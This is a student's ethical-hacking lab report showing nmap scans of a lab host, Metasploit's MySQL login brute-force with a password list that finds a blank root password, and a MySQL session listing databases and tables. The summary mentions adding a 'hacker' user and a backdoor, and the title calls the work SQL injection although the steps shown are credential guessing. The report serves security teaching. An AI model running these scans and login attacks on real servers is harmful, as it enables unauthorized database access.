



# Performing SQL Injection to manipulate Tables in a Database

ETHICAL HACKING & LAB Assignment 5

Student Info

Name: SRIJA PABBA

Student ID: 00866719

Email:

spabb6@unh.newhaven.edu

# Table of Contents

<b>Executive Summary</b> .....	2
<b>Highlights</b> .....	2
<b>Objectives</b> .....	2
<b>Lab Description Details</b> .....	2
Supporting Evidence .....	18
Conclusion & Wrap-Up .....	20
<b>Summary with:</b> .....	20
<b>Observations</b> .....	20
<b>Identified risks</b> .....	20
Risks .....	20
<b>Suggested recommendations</b> .....	20
<b>Success &amp; Failure</b> .....	20
<b>Challenges</b> .....	21

## Executive Summary

---

### Highlights

*In this lab, I learned how to exploit a MySQL database using SQL injection techniques. I used **nmap** to scan for open ports and **Metasploit** to exploit a vulnerable MySQL database on port 3306. The lab showed how attackers can leverage weak credentials and misconfigurations to manipulate databases and gain unauthorized access.*


### Objectives

*First, I scanned the network with **nmap** to locate the MySQL database. Then, I used a password list to crack the administrator credentials. After gaining access, I explored the database, created a new user named "hacker," and set up a backdoor for future access. The lab helped me understand the risks of weak credentials and unprotected databases.*

## Lab Description Details


---

To scan for the remote site for open ports



```
root@kali2: ~  
File Edit View Search Terminal Help  
root@kali2:~# nmap www.campus.edu  
  
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-11-26 13:04 EST  
Nmap scan report for www.campus.edu (203.0.113.100)  
Host is up (0.0018s latency).  
Not shown: 989 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
25/tcp    open  smtp  
80/tcp    open  http  
110/tcp   open  pop3  
443/tcp   open  https  
1099/tcp  closed rmiregistry  
3306/tcp  open  mysql  
3389/tcp  open  ms-wbt-server  
5432/tcp  open  postgresql  
8180/tcp  closed sampleflag:999818
```

To perform a service and script scan of the target on port 3306

A screenshot of a Kali Linux desktop environment. The top panel shows 'Applications', 'Places', and a 'Terminal' window titled 'root@kali2: ~' with a timestamp of 'Tue 13:08'. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows an Nmap scan command: 'root@kali2:~# nmap -sV -sC www.campus.edu -p 3306'. The scan results indicate that the host is up and that port 3306/tcp is open, running MySQL 5.0.51a-3ubuntu5. An error message states: '|\_mysql-info: ERROR: Script execution failed (use -d to debug)'. The terminal also shows the Nmap version (6.49BETA4), the scan time (2024-11-26 13:07 EST), and the total scan duration (16.30 seconds). The terminal prompt is 'root@kali2:~#'.

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3306

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-11-26 13:07 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0015s latency).
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
|_mysql-info: ERROR: Script execution failed (use -d to debug)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
root@kali2:~#
```

To start the postgresql service

The following command to launch the msfconsole of the Metasploit framework

“msfconsole”

```
root@kali2:~# service postgresql start
root@kali2:~# msfconsole
```



To search for the MySQL Login Utility

We used the following command to use the MySQL Login Utility

“use auxiliary/scanner/mysql/mysql\_login”

To get information about the MySQL Login Utility

```

msf > search mysql_login

Matching Modules
=====

  Name                                Disclosure Date  Rank   Description
  ----                                -
  auxiliary/scanner/mysql/mysql_login          normal  MySQL Login Utility

msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > info

  Name: MySQL Login Utility
  Module: auxiliary/scanner/mysql/mysql_login
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false           no        Try each user/password couple stored in the c

```

*Screenshot shows the Information about the MySQL Login Utility*

The following commands To allow the scanner to use blank passwords and to set the RHOSTS to “203.0.113.100”

And to set the USERNAME to root and to set the password file “set PASS\_FILE/usr/share/john/password.lst”.

And also I have set the stop when the password is found

```

msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set STOP_ON_SUCESS true
STOP_ON_SUCESS => true

```

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS      TRUE                 no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                   yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS          false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS           false                no        Add all passwords in the current database to the list
  DB_ALL_USERS          false                no        Add all users in the current database to the list
  PASSWORD              no                   no        A specific password to authenticate with
  PASS_FILE             /usr/share/john/password.lst no         File containing passwords, one per line
  Proxies               no                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                203.0.113.100       yes       The target address range or CIDR identifier
  RPORT                 3306                yes       The target port
  STOP_ON_SUCCESS       false                yes       Stop guessing when a credential works for a host
  THREADS               1                   yes       The number of concurrent threads
```

*Screenshot shows the options what I have been set*

To run the auxiliary module

```

root@kali2: ~
File Edit View Search Terminal Help
nge or CIDR identifier
  RPORT                 3306                yes       The target port
  STOP_ON_SUCCESS       true                 yes       Stop guessing when a
credential works for a host
  THREADS               1                   yes       The number of concurr
ent threads
  USERNAME              root                 no        A specific username t
o authenticate as
  USERPASS_FILE         no                   no        File containing users
and passwords separated by space, one pair per line
  USER_AS_PASS          false                no        Try the username as t
he password for all users
  USER_FILE             no                   no        File containing usern
ames, one per line
  VERBOSE               true                 yes       Whether to print outp
ut for all attempts


msf auxiliary(mysql_login) > run

[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >

```



Following command to exit Metasploit



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that reads "root@kali2: ~". Inside the terminal, the following commands and output are visible:

```
msf auxiliary(mysql_login) > exit
root@kali2:~# mysql --help
mysql Ver 14.14 Distrib 5.5.44, for debian-linux-gnu (x86_64) using readline 6.3
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Usage: mysql [OPTIONS] [database]
  -?, --help                Display this help and exit.
  -I, --help                Synonym for -?.
  --auto-rehash              Enable automatic rehashing. One doesn't need to use
                             'rehash' to get table and field completion, but startup
                             and reconnecting may take a longer time. Disable with
                             --disable-auto-rehash.
                             (Defaults to on; use --skip-auto-rehash to disable.)
  -A, --no-auto-rehash      No automatic rehashing. One has to use 'rehash' to get
                             table and field completion. This gives a quicker start of
                             mysql and disables rehashing on reconnect.
  --auto-vertical-output     Automatically switch to vertical output mode if the
                             result is wider than the terminal width.
```



To view the available switches for the mysql command

“mysql --help”

To Scan the firewall for open ports “mysql -h 203.0.113.100 -u root”



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that reads "root@kali2: ~". The terminal output shows the following:

```
default-auth (No default value)
root@kali2:~# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.


Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| dwwa                    |
| flag334422              |
| metasploit              |
| mysql                   |
| owasp10                 |
+-----+
```

*Screenshot shows the firewall for open ports*

The following command is to select the information\_schema database And the following command show the tables in the information\_schema database




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running MySQL commands to select the information\_schema database and list its tables. The output shows a list of tables including Tables\_in\_information\_schema, CHARACTER\_SETS, COLLATIONS, and others.

```
mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_information_schema |
+-----+
| CHARACTER_SETS               |
| COLLATIONS                   |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                     |
| COLUMN_PRIVILEGES            |
| KEY_COLUMN_USAGE             |
| PROFILING                    |
| ROUTINES                     |
| SCHEMATA                     |
| SCHEMA_PRIVILEGES            |
| STATISTICS                   |
| TABLES                      |
| TABLE_CONSTRAINTS           |
